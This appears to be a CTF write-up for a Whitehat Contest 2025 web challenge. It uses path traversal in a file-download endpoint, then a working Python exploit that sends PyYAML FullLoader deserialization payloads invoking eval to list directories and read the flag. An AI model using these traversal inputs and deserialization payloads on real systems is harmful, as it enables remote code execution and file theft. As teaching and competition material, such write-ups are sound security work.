⛳️ CTF
Whitehat Contest 2025 CTF Quals
Whitehat Contet 2025 CTF Write up
Scenario #1
Scenario 1-1 is categorized as a web exploitation challenge. When connecting to the provided challenge server, you are greeted with a Smart City Portal interface.

Exploring the homepage reveals that you can view dataset information, and at the bottom of the page there is also a feature that allows you to download the dataset in JSON format.
When triggering this download feature, the server sends a GET request to the /download?file=<filename> endpoint. The file parameter is intended to specify the filename, and from this behavior, it becomes clear that the challenge contains a file download vulnerability.
Using the file parameter, I was able to extract several key files from the server by specifying important file paths and filenames. The following files could be retrieved:
../app.py
../requirements.txt
../Dockerfile
/app/routes/files.py
/app/routes/theme.py
Next, I analyzed the Dockerfile to understand how the flag file is created and managed.
However, the Dockerfile revealed that during the image build process, the container reads the contents of /app/flag.txt, saves that content as a filename in the root (/) directory, and then deletes /app/flag.txt. In other words, this process is completed at build time, and the flag file no longer exists in its original path when the container is running.
Therefore, in order to retrieve the flag, I needed to know the exact contents of /app/flag.txt
But at this stage, I only knew the flag format whitehat2025{} and not the actual value. As a result, my initial attempts involved using wildcard (*) patterns to guess the flag.
After several attempts, I concluded that this approach was not effective. So I proceeded to analyze other vulnerabilities that existed on the server. As a result, among the files extracted through the file download vulnerability, I discovered a critical issue in /app/routes/theme.py. Inside this file, there was code that loaded YAML input using the PyYAML library:
parsed: Any = yaml.load(body, Loader=yaml.FullLoader)
But something about this line looked suspicious. The Loader parameter is set to yaml.FullLoader. After researching known issues related to this configuration, I found that certain versions of the PyYAML library contain a vulnerability where using yaml.FullLoader can lead to arbitrary code execution through malicious Python objects embedded in YAML input.
The version of PyYAML used in this challenge matched the vulnerable version.
With this in mind, I proceeded to write an exploit to take advantage of this vulnerability.
import requests

TARGET = "http://3.34.41.135"

payload1 = b"""!!python/object/new:tuple
- !!python/object/new:map
  - !!python/name:eval
  - ['__import__("os").listdir("/")']
"""

print(f"[*] Listing data/ directory ({len(payload1)} bytes)")
r = requests.post(f"{TARGET}/api/theme/preview", data=payload1)
response = r.json()
print(f"Response: {response}")

import ast
files = ast.literal_eval(response['ok'])[0]
print(f"\n[+] Files in data/:")
for f in files:
    print(f"  - {f}")

flag_file = None
for f in files:
    if 'whitehat' in f.lower():
        flag_file = f
        print(f"\n[!] Found flag file: {flag_file}")
        break

if flag_file:
    payload2 = f"""!!python/object/new:tuple
- !!python/object/new:map
  - !!python/name:eval
  - ['open("data/{flag_file}").read()']
""".encode()

    print(f"\n[*] Reading flag from {flag_file} ({len(payload2)} bytes)")
    r = requests.post(f"{TARGET}/api/theme/preview", data=payload2)
    response = r.json()

    flag = ast.literal_eval(response['ok'])[0]
    print(f"\n[+] FLAG: {flag}")
